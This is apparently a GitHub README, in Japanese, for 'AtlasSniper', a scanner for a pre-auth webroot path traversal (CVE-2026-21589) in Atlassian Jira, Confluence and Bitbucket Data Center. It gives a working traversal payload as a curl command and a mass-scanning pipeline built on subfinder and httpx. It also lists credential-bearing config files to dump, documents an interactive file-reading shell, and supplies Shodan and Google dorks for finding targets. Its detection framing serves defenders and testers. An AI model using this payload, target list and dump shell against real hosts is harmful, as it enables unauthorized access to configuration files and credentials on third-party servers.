
 ynsmroztas/atlassniper

Atlassian Data Centerのwebresourceトラバーサルを検出するCVE-2026-21589ディテクター。Jira、Confluence、Bitbucket向けの認証前webrootファイル読み取り確認。

CVE-2026-21589 向けの認証前 webroot ファイル読み取り検出ツール。
Atlassian Data Center 製品は、共有の atlassian-plugins-webresource ルーターを搭載しています。このルーターはリクエスト URI を二度デコードし、:: を / として扱います。Tomcat はパスを一度しか正規化しないため、..%3a%3a というシーケンスは最初のパスを通過し、二度目のデコードで ..:: になり、その後 ../ として解決されます。解決された名前は ServletContext.getResourceAsStream に渡されます。この呼び出しは Web アプリケーションルートに限定されています。OS のファイル読み取りではなく、ディレクトリ一覧も取得できません。
確定したヒットとは、未認証の 200 応答であり、そのボディが WEB-INF/web.xml(<web-app)または Bitbucket の WEB-INF/urlrewrite.xml(<urlrewrite)であるものです。
| CVE | CVE-2026-21589 |
| 分類 | CWE-22、パストラバーサル |
| 認証 | 不要 |
| 範囲 | webapp ルート内のファイルのみ |
| CVSS | 9.3(CVSS 4.0、ベンダー) / 9.8(CVSS 3.1、NVD テンプレート) |
| 修正済み | webresource 7.2.17 および 8.0.14(isInDirectory()) |
2026年10月のセキュリティリリースより前のすべての Data Center ビルド。同一製品の Server ビルドには修正版リリースがありません。
| 製品 | 導入バージョン | 修正済み |
|---|---|---|
| Jira Software Data Center | 7.1.0 | 9.12.40, 10.3.26, 11.3.12 |
| Jira Service Management Data Center | 3.1.0 | 5.12.40, 10.3.26, 11.3.12 |
| Confluence Data Center | 5.10.0 | 9.2.26, 10.2.19 |
| Bitbucket Data Center | 4.6.0 | 9.4.26, 10.2.8, 10.5.1 |
| Bamboo Data Center | 7.0.1 | 10.2.24, 12.1.12 |
| Crowd Data Center | 2.11.0 | 6.3.7, 7.0.3, 7.1.7, 7.2.4 |
| Crucible | 現行のすべて | 4.9.15 |
| Fisheye | 現行のすべて | 4.9.15 |
Atlassian Cloud(*.atlassian.net)は影響を受けません。
WEB-INF/web.xml が証拠です。これはパッチ適用済みまたは影響を受けないインスタンスでは配信されません。追加ファイルは影響を高めますが、報告に必須ではありません。
| ファイル | 重要な理由 |
|---|---|
WEB-INF/web.xml | 確認用。サーブレットとフィルターのマップ。 |
WEB-INF/classes/seraph-config.xml | ログイン、SSO、パスワードポリシーの設定。 |
WEB-INF/classes/entityengine.xml | データソース名。JDBC パスワードはインラインで残されている場合のみ。 |
WEB-INF/urlrewrite.xml | 内部リライトルール。 |
WEB-INF/classes/crowd.properties | Crowd アプリケーションパスワード(ファイルが webroot 内にある場合)。 |
WEB-INF/classes/dbconfig.xml | データベース認証情報(JIRA_HOME に移動されていない場合)。 |
crowd.properties と dbconfig.xml は通常、製品ホームディレクトリにあり、webapp の外に存在します。そこでのミスは想定内であり、発見が安全であることを意味しません。/etc/passwd はこのバグの範囲外です。
git clone https://github.com/ynsmroztas/AtlasSniper
cd AtlasSniper
pip install requests
AtlasSniper.py と AtlasSniper.jpg をこのディレクトリに配置します。
python3 AtlasSniper.py -u https://jira.target
python3 AtlasSniper.py -u https://jira.target --shell
python3 AtlasSniper.py -u https://jira.target --proxy http://127.0.0.1:8080
python3 AtlasSniper.py -u https://jira.target -o out.json
| フラグ | デフォルト | 役割 |
|---|---|---|
-u, --url | 単一ターゲット。スキームは省略可能。 | |
--shell | オフ | 単一ターゲットのヒット後にインタラクティブシェル。 |
-t, --threads | 10 | stdinバッチ用のワーカー数。 |
--timeout | 12 | リクエストごとのタイムアウト(秒)。 |
--proxy | 上流プロキシ。Burpフレンドリー。 | |
-o, --json | 結果リストを書き出す。 |
パイプライン。1行につき1ホスト、httpxの出力はそのまま受け付けます。
subfinder -d target.com | httpx -silent | python3 AtlasSniper.py
cat hosts.txt | python3 AtlasSniper.py -t 20 -o results.json
/status、/rest/api/2/serverInfo、/login.action、/rest/api/latest/server をフィンガープリントする。..%3a%3a の方である。生の ..:: は正規化を行わないインスタンス向けに保持する。sources、batch、contextbatch/js、contextbatch/css。<web-app または <urlrewrite ボディが必要である。ログイン HTML はヒットではない。PATCH として報告する。マーカーのないそれ以外の結果は SAFE とする。アンカー:
/download/resources/jira.webresources:color-picker-popup/images/
/s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/
/s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/
リクエストを確認:
curl -sk 'https://jira.target/download/resources/jira.webresources:color-picker-popup/images/..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3aWEB-INF%3a%3aweb.xml'
脆弱なレスポンスは <?xml で始まり、<web-app を含みます。パッチ適用済みのルーターは 404 を返します。
1つのホストで --shell を指定した場合に限り、かつ VULN の後にのみ開かれます。
files                         probe the known webroot names
files web.xml                 dump that file, with a copy-paste curl
files seraph-config.xml
files entityengine.xml
read WEB-INF/classes/log4j.properties
curl                          print the confirm request
exit
files を引数なしで実行すると HIT または miss、ステータス、長さを出力します。files <name> はボディを出力します。短縮名は組み込みリストに対して解決されます。
| 行 | 意味 |
|---|---|
VULN | web.xml または urlrewrite.xml が認証なしで取得できた。Curl がその行の下に出力される。 |
PATCH | 製品が応答し、すべてのトラバーサルプローブが 404 だった。 |
SAFE | マーカーなし。確定ではない。 |
Shodan、データセンターのみ:
http.component:"Atlassian Jira" -hostname:atlassian.net
http.component:"Atlassian Confluence" -hostname:atlassian.net
http.title:"Log in - Bitbucket" -hostname:atlassian.net
http.favicon.hash:628535358
http.favicon.hash:705143395
http.favicon.hash:-305179312
http.favicon.hash:667017222
ハッシュ(順序:Jira Software、Jira Service Management、Confluence、Bitbucket)。
Google:
intitle:"Log in - Jira" -site:atlassian.net
intitle:"Log In - Confluence" -site:atlassian.net
inurl:/secure/Dashboard.jspa -site:atlassian.net
inurl:/login.action "Confluence" -site:atlassian.net
http/cves/2026/CVE-2026-21589.yamlテストが許可されているホストでのみ使用してください。
